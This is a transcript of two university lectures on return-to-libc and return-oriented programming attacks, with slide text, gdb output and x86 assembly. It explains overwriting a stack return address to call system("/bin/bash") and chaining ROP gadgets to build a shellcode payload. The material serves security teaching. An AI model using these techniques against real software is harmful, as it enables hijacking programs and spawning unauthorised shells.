Hello and welcome to this lecture in the course for Secure System Engineering. In the previous two lectures we have seen how an attacker could inject code in the stack of process by exploiting a buffer overflow vulnerability and then force that particular code to execute. Later on, we saw two different defense mechanisms for this particular vulnerability. The first was using Canaries where buffer overflows were detected, the second is using something known as the NX bit which is supported by the processors.

As we have seen in the previous lecture the NX bit would disable executing from that stack. However, security has always been a cat and mouse game the attackers would find a way to create an exploit and then the defenders would then find a way to prevent that particular exploit from running on their system. Now the attackers again would find a way to bypass this defense mechanisms and still get their attack to run. So, in this way there is a constant cycle between the attackers and defenders and as a result the attacks are getting more and more powerful and thereby better defend strategies are required to prevent these attacks.


In this particular lecture what we will look at is a new form of attack known as the Return to Libc Attack. So, this particular attack also exploits a buffer overflow vulnerability in the stack. However unlike the previous exploit that we have seen, where code is executed from the stack, in this particular attack we do not execute any code from the stack and in this way the attack would run even with the NX bit defense that is present for that particular stack. So, let us see how this attack proceeds.

(Refer Slide Time: 02:28)

Will non executable
stack prevent buffer
overflow attacks ?

Return - to - LibC Attacks

(Bypassing non-executable stack
during exploitation using return-
to-libc attacks)



<https://css.csail.mit.edu/6.858/2010/readings/return-to-libc.pdf>

35

Let us start off by understanding what Libc is, so Libc is a dynamically linked library that gets attached to almost every C program that is written. Now the Libc contains implementations of a large number of the standard C function cause that we typically use. For example, *strcpy*, *printf*, *scanf*, *fopen*, *fclose*, *strcat* and so on are all present in Libc. There are easily over thousand functions that are implemented in Libc.

(Refer Slide Time: 03:08)

libc


```
chester@optiplex:~$ ps -ae | grep hello
6757 pts/25    00:00:00 hello
chester@optiplex:~$ sudo cat /proc/6757/maps
08048000-08049000 r-xp 00000000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
08049000-0804a000 r-xp 00000000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
0804a000-0804b000 rwxp 00001000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
f759f000-f75a0000 rwxp 00000000 00:00 0
f75a0000-f774b000 r-xp 00000000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
f774b000-f774d000 r-xp 001aa000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
f774d000-f774e000 rwxp 001ac000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
f774e000-f7751000 rwxp 00000000 00:00 0
f7773000-f7777000 rwxp 00000000 00:00 0
f7777000-f7778000 r-xp 00000000 00:00 0 [vdso]
f7778000-f7798000 r-xp 00000000 08:06 280158 /lib/i386-linux-gnu/ld-2.19.so
f7798000-f7799000 r-xp 0001f000 08:06 280158 /lib/i386-linux-gnu/ld-2.19.so
f7799000-f779a000 rwxp 00020000 08:06 280158 /lib/i386-linux-gnu/ld-2.19.so
ff885000-ff8a6000 rwxp 00000000 00:00 0 [stack]
chester@optiplex:~$
```

36

Even the simple *Hello_World* program that we have written a few lectures back, which just prints “hello world” by invoking the *printf* statement. Even this program has the Libc present in

its virtual address space. For example, if you look at this particular slide which displays the virtual memory map for the *Hello_World* program we see that there are three entries corresponding to Libc. So, these three entries correspond to the entire Libc. Now Libc has over a thousand different functions and all of these functions are present in this virtual address map and can be accessed by any of these addresses that are present over here. So, given that we know what Libc is, let us see how a return to Libc attack actually works.

(Refer Slide Time: 04:06)



So just like the previous attack where the attacker overflowed a buffer and made the return address point to the starting location of that particular buffer on the stack. In a similar way the Return to Libc attack would overflow the buffer and then replace the return address with some other arbitrary address. However, this arbitrary address is now pointing to some particular function in a Libc. So, as we know Libc is part of the whole segment of the particular process and therefore it can execute.

In other words, the NX bit is not set for the functions in LibC. So, what happens over here is assuming that this function *F1* is a valid function in Libc. We are overflowing the buffer until the point where the return address, rather the valid return address which is present on the stack is replaced with the address for *F1*, which in fact is present in the code segment of the particular process. So, in this way we are able to subvert execution in spite of the NX bit set we are able to

execute some arbitrary function present in the LibC. So, the next question is what should be this function F1?

(Refer Slide Time: 05:39)

F1 = system()

One option is function **system** present in libc
system("/bin/bash"); would create a bash shell

So we need to

1. Find the address of **system** in the program
2. Supply an address that points to the string /bin/bash

38

So, there are multiple options that are possible so one option that we will actually look at today is known as the *system* function. So, one function that we will look at for *F1* is the function *system*. Now *system* is a function which is present in Libc. It doesn't take string as input. Rather, it takes a pointer to a string as input and this string contains an executable. For example, over here we have *system* and we are passing the string "*/bin/bash*". So, the result of this particular function called would be that a bash shell gets created.


Now let us say that we want to build a payload which as before creates a shell. This would mean that we would require to subvert execution to a function like *system* and pass the "*/bin/bash*" as the parameter to *system*. So, this means we require two things, we need to specify the address for *system* as the *F1* address and overflow the *buffer* using that particular address of *system*. Secondly, somehow, we should be able to pass a pointer to this particular string "*/bin/bash*" so that *system* executes, and it is able to obtain an argument which is "*/bin/bash*".

So, to summarize what we need to mount a return to Libc attack is as follows, we need to find the address of the *system* function in your Libc. Second, we need to overflow the buffer with this particular address so that the return address located on the stack is replaced by the address of

system. Secondly, we need to pass the argument to system which essentially is a pointer to the string “/bin/bash”. So, let us see how this can take place.

(Refer Slide Time: 07:43)

The return-to-libc attack



So, what we need essentially is the stack layout which looks something like this. At the location where the return address is stored, we store the address of the system. Secondly, at an offset of 4 bytes higher in the stack we have a character pointer which points to some location in the virtual address space where the string “/bin/bash” is present. Now, what happens here is that when the function completes its execution and returns, the return address is taken from the stack. In this case the return address is the system, execution is into the system function present in Libc and the argument for this particular function is this character pointer pointing to “/bin/bash”.

So, this function system in Libc would essentially execute the executable “/bin/bash”. So, the next thing that we need to do determine is the address of system and what exactly is this particular pointer. So, let us start with how we find out where in the entire virtual address space is this particular function *system* present.

(Refer Slide Time: 09:03)

Find address of system in the executable

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running. Exit anyway? (y or n) y
-bash-2.05b$
```

40

So, this we can do as follows we can use something like GDB or any other tool like OBJDUMP so on and run this GDB with this option ‘-q’ and the executable and we set a break point at *main*. Run the program and when the break point is hit, we use \$> **p system** which means print system and as we see over here we get this value of this particular thing which is *0x28085260* which essentially is the address of the location where system function is present.

(Refer Slide Time: 09:42)

Find address of /bin/bash

- Every process stores the environment variables at the bottom of the stack
- We need to find this and extract the string /bin/bash from it


```
XDG_VTNR=7
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
SELINUX_INIT=YES
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/chester
SESSION=ubuntu
GPG_AGENT_INFO=/run/user/1000/keyring-D9BRUC/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_MENU_PREFIX=gnome-
VTE_VERSION=3409
WINDOWID=65011723
```

41

In a similar way we can find somewhere in the entire executable where the string “/bin/bash” is present. So, in this particular example over here we have considered the environment variables

that is present in the process. So, as we see over here there is one particular line in this environment variables which actually has the string “*/bin/bash*”. Now what we need to find out is by using, something like GDB we determine the exact address where “*/bin/bash*” is present. Now that we have identified where the address of *system* is present and also, we have found a string in the executable which contains “*/bin/bash*” and we found the address of that particular string, we are ready to build our exploit.

(Refer Slide Time: 10:34)



So what we do is as follows, we overflow the *buffer* and at the location where the return address was present we replace it with this particular address *0x28085260*, which essentially is the address for the *system* function present in Libc and at an offset of 4 bytes on the stack we have the address *0xbfffe25* which essentially is the pointer to the “*/bin/bash*” string that we have found out in the environment. So, when this particular program runs, we would have the bash “*/bin/bash*” getting executed.

Now in order that we terminate this particular program properly what we can additionally do is add a function *exit* over here which essentially has the address *0x281130d0*. So, therefore what happens now is, the *system* function executes, it takes “*/bin/bash*” pointer as argument and after that function completes this particular function which points to the *exit* function would get executed. So, in this way we are able to subvert execution to the *system* function present in Libc

we are able to run a payload which in this case is the “*/bin/bash*” shell and then also exit from this particular program.

(Refer Slide Time: 12:16)

Limitation of ret2libc

Limitation on what the attacker can do
(only restricted to certain functions in the library)

These functions could be removed from the library

CR

44

One major advantage of the Return to Libc attack is that it can work with a non-executable stack. However, there is a major limitation of the Return to Libc attack. The limitation is that the attacker is constrained by the functions that the Libc offers. For example, if the Libc does not have a *system* function, then the attack which we have discussed in this particular lecture will not function. Thus, there is a limitation to what the attacker can do. In the next lecture we will look at another attack known as the Return Oriented Programming or the ROP attack where the attacker is not restricted to the functions that Libc supports but rather can create any arbitrary payloads. Thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Return Oriented Programming (ROP)

Hello, and welcome to this lecture in the course for Secure Systems Engineering. In the previous lecture we had looked at this attack called Return to Libc which had the advantage that it could work with a non-executable stack. However, as we seen in the previous lecture the major limitation of the Return to Libc attack is the fact that the attacker is constrained with what the Libc offers.

So, we had seen that the attacker could only invoke all the functions that are present in Libc. We had seen for example, if the *system* function present in Libc was removed, then the attack that we have built in the previous lecture will not execute anymore.

(Refer Slide Time: 1:16)

Return Oriented Programming Attacks

- Discovered by Hovav Shacham of Stanford University
- Subverts execution to libc
 - As with the regular ret-2-libc, can be used with non executable stacks since the instructions can be legally executed
 - Unlike ret-2-libc does not require to execute functions in libc (can execute any arbitrary code)

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

46

So, let us start this lecture with what is the ROP attack. So, the ROP attack or return oriented programming attack was discovered by Hovav Shacham in Stanford University. So just like the Return to Libc attack it subverts execution of a program by overwriting the return address present in the stack with some address present in libc. However, unlike the Return to Libc attack, the ROP attack is not restricted to execute functions that are present in libc, rather it can execute almost any arbitrary code.

(Refer Slide Time: 2:00)

Target Payload

Lets say this is the payload needed to be executed by an attacker.

```
"movl %esi, 0x8(%esi);"  
"movb $0x0, 0x7(%esi);"  
"movl $0x0, 0xc(%esi);"  
"movl $0xb, %eax;"  
"movl %esi, %ebx;"  
"leal 0x8(%esi), %ecx;"  
"leal 0xc(%esi), %edx;"
```

Suppose there is a function in libc, which has exactly this sequence of instructions
... then we are done.. we just need to subvert execution to the function

What if such a function does not exist?
If you can't find it then build it

47

So, let us take a small example. Let us say that the payload that the attacker wants to execute is as follows. It comprises of 7 different instructions. So, now the first thing the attacker would do in order to execute these instructions in the payload is to find some function in the Libc which has all of these 7 instructions in this order. However, quite likely he will not find such a sequence of instructions present completely in one function. Therefore, the Return to Libc attack would not work.

However, in the ROP attack, we do things a little bit differently instead of relying on a specific function in the Libc library which has all of these instructions in this particular sequence. We build a function that executes all these instructions in this particular sequence. Now suppose there is a function in the Libc which has exactly this sequence of instructions then, we are done. The attacker would just need to subvert execution to that function and his payload can be executed.

However, most likely there would not be a function in Libc which has exactly this sequence of instructions. Therefore, what we do in the ROP attack is something different. What we do is that, if we cannot find specific function which has this entire sequence of instructions, we try to build it ourselves. So, let us look at how we go about building a sequence of instructions that creates this target payload that the attacker would want to execute.

(Refer Slide Time: 4:00)

Step 1: Find Gadgets

- Find gadgets
- A gadget is a short sequence of instructions followed by a return
 - useful instruction(s)
 - ret
- Useful instructions : should not transfer control outside the gadget
- This is a pre-processing step by statically analyzing the libc library

CR

48


The first step is finding something known as gadgets. A Gadget is a short sequence of instructions which is followed by a *return*. So, a typical gadget would look something like this, it would have one or more useful instructions and then it would have a *return*.

Now one restriction for these useful instructions is that it should not transfer control outside the gadget. So how do we find such gadgets? So, we would do a pre-processing by statistically analysing the Libc library and identify all the possible gadgets that are present in the library.

(Refer Slide Time: 4:36)

Step 2: Stitching



- Stitch gadgets so that the payload is built



49

So, let us say that this is the program binary, present in the Libc. What we have identified is 7 different gadgets which will do exactly this functionality. Each gadget for example here, gadget G1 has this instruction followed by a return. Similarly, there is a gadget G2 which has this instruction followed by a return and so on. In this way, we identify gadgets in the Libc file which has this functionality.

(Refer Slide Time: 5:50)




So, the second step is, we need to stitch these gadgets together so that to achieve this functionality. The way we do that is as follows. So, we go back to our stack and we build a stack as follows. In the location where the return address should be present, we put the address of the gadget 1, 4 bytes above that we put the address of gadget 2, then G3 and gadget 4. What happens during execution is as follows, when the function that is getting

executed returns, the Stack Pointer is pointing to this location where the original return address should be present.


However, since we have replaced that original return address with the address of gadget 1, this address is taken and loaded into the instruction pointer. Therefore, what we would achieve is that these two instructions are executed. To understand better, let's see how the *return* instruction is executed. When the return instruction is executed there are two things that simultaneously occur. First the contents pointed to by the Stack Pointer that is the address of G1 gets loaded into the Program Counter. Second thing the Stack Pointer increments by a value of 4. Therefore, the Stack Pointer is pointing to the address of gadget 2. Now since the Program Counter is counting to the address of G1 which is this location these two instructions will execute that is *movl esi to 8+esi* and then there is a *return*.

Just before the return instruction in G1 is going to get executed we have the Stack Pointer which is pointing to the address of gadget 2. So, when the return instruction, as part of G1 gets executed what happens as before is that the contents of the Stack Pointer that is in this case the address of G2 is loaded into the Program Counter. Atomically the Stack Pointer is incremented by 4 and points to the address of G3. Now since the Program Counter is pointing to the address of G2 we have G2 getting executed which is the *mov byte* instruction followed by the *return*.

(Refer Slide Time: 9:54)



Step 3: Construct the Stack



Now as we have seen in the previous gadget when the return executes, we have the address of G3 taken into the Program Counter and therefore the processor would execute G3 instructions comprising of the *mov byte 0 to the offset of esi+c*. Similarly, when there is the return instruction in G3 it would result in the G4 getting executed. In this way by appropriately placing address of gadgets on the stack, we can execute the different gadgets and therefore we are able to achieve the sequence of instructions that a target payload had to achieve.

So, note that unlike the Return to Libc attack, we are not relying on specific functions in the Libc library to mount our attack and to subvert execution. But rather, we are depending on small snippets of codes which we call gadgets and we are creating these the stack contents in such a way that these various gadgets execute and are able to give the same effect as having a sequence of the target payload instructions getting executed.

(Refer Slide Time: 11:12)

Finding Gadgets

- Static analysis of libc
- To find
 1. A set of instructions that end in a ret (0xc3)
The instructions can be intended (put in by the compiler) or unintended
 2. Besides ret, none of the instructions transfer control out of the gadget


CR

54

So, the next thing we will look at is, how do we find such gadgets in our library? The way to go about it is by static analysis of the Libc library. So, we need to find all the gadgets that the Libc library contains. As we know a gadget is sequence of useful instructions which is ending with the *return* instruction. So, the opt code for this *return* instruction is these numbers *0x0XC3*. So, what we need to do is to identify gadgets which are ending with the opt code *0x0XC3*.

(Refer Slide Time: 11:46)

Finding Gadgets



- Scan libc from the beginning toward the end
- If 0xc3 is found
 - Start scanning backward
 - With each byte, ask the question if the subsequence forms a valid instruction
 - If yes, add as child
 - If no, go backwards until we reach the maximum instruction length (20 bytes)
 - Repeat this till (a predefined) length W, which is the max instructions in the gadget

Found 15,121 nodes in
~1MB of libc binary

CR

55

The way we find gadgets is by statically analysing the Libc library. So, we open the library in Binary mode and start to scan the library byte by byte until we get *0x0XC3* instructions. So, for the example over here the first *0x0XC3* that we obtain over here is this. Now we assume

that this *0x0XC3* corresponds to a return instruction and once we have found this *0xC3* instruction we try to build gadgets out of it.

So, in order to do this, we look at the previous byte values and try to form useful instructions. So, if you can form a useful instruction, we create a tree with *0xC3* as the root and that useful instructions as children of that root. So, we keep going backwards until a predefined length “W” is achieved, which is the maximum number of instructions in the gadget in a typical Libc file which is about 1 MB in size. We found over 15000 different gadgets. Now whenever we want to build a payload, we need to select appropriate gadgets from these 15000 so that our target payload execution is achieved.

(Refer Slide Time: 13:06)

Intended vs Unintended Instructions

- **Intended** : machine code intentionally put in by the compiler
- **Unintended** : interpret machine code differently in order to build new instructions

Machine Code : F7 C7 07 00 00 00 0F 95 45 C3

What the compiler intended..

f7 c7 07 00 00 00 test \$0x00000007, %edi
0f 95 45 c3 setnz -61(%ebp)

What was not intended

c7 07 00 00 00 0f movl \$0x0f000000, (%edi)
95 xchg %ebp, %eax
45 inc %ebp
c3 ret

Highly likely to find many diverse instructions of this form in x86; not so likely to have such diverse instructions in RISC processors

56

Now there are two ways gadgets can be found one is known as Intended and the other is known as Unintended. So, let us look at this by taking the help of this example. Let us say while scanning the Libc file, we found a sequence of byte values as shown in the above slide. So, depending on how we interpret these byte values we can get different instructions. So for example suppose we start interpreting these byte values starting from F7 then we can find a useful instruction F7, C7, 07, 00, 00, 00 which gets interpreted by the processor as test 7 edi, the remaining part 0f, 95, 45, *0xC3* gets interpreted by to an other instruction setnz.


However, we see that this is may be what the compiler had intended to do and therefore we call this as intended instructions. So, note that these instructions, atleast these two instructions do not form a gadget. Now if we just offset our analysis by 1 byte and state that instead of starting from F7 we start with C7 then we get a different sequence of instructions. Now let us

say we start interpreting from C7 then the sequence of byte C7, 07, 00, 00, 00, 0F gets interpreted to this *movl* instruction, while the bytes 95, 45 and C3 gets interpreted as *XCHG increment* and *return* instructions. Thus, we find that this is a valid gadget. Although these instructions were not intended by the compiler, we are able to synthesize these instructions and hence this gadget by changing the offset from where we analyse the instructions. So, in this way we can get a diverse set of different type of gadgets. In fact for X86 platforms the number of gadgets that can be found is extremely high because of the large number of instructions that are supported.

On the other hand, for RISC processor such as ARM or RISC-V the number of gadgets that we find are much more lesser thus CISC based processors such as the X86. CISC based processors are more prone to ROP attacks than RISC processor such as ARM or OpenRISC or RISC-V.

(Refer Slide Time: 15:56)

More about Gadgets

- Example Gadgets
 - Loading a constant into a register ($edx \leftarrow deadbeef$)
- 
- A previous return will pop the gadget address into %eip
 - %esp will also be incremented to point to deadbeef (4 bytes on 32 bit platform)
 - The pop %edx will pop deadbeef from the stack and increment %esp to point to the next 4 bytes on the stack

57



So, let us take a few examples of gadgets. So, let us start with the simple one where we want to move some data into the register *edx*. So, in this example, let us say that we want to move ““deadbeef”” into the register *edx*. The gadget which we will use for this purpose contains two instructions *pop edx* followed by a *return*. Now let us say that the Stack Pointer is pointing to a location in the stack which contains this particular gadget address.

Now when the function or the gadget being executed executes the *return* instruction as we have said there are two things that would happen. First, the contents of the stack pointed to by the Stack Pointer which in this case is gadget address, this contents would get moved into the

Program Counter, at the same time the Stack Pointer would be incremented by 4 and would point to this location comprising of ““deadbeef””.

Now since the Program Counter is pointing to this particular gadget, we would have the pop instruction getting executed. Now the pop instruction would take the current contents of the Stack Pointer which is ““deadbeef”” and load these contents into the *edx* register simultaneously the Stack Pointer is incremented by 4 bytes. Therefore, at the time of return the Stack Pointer is pointing to 4 bytes above the ““deadbeef”” location.

(Refer Slide Time: 17:35)



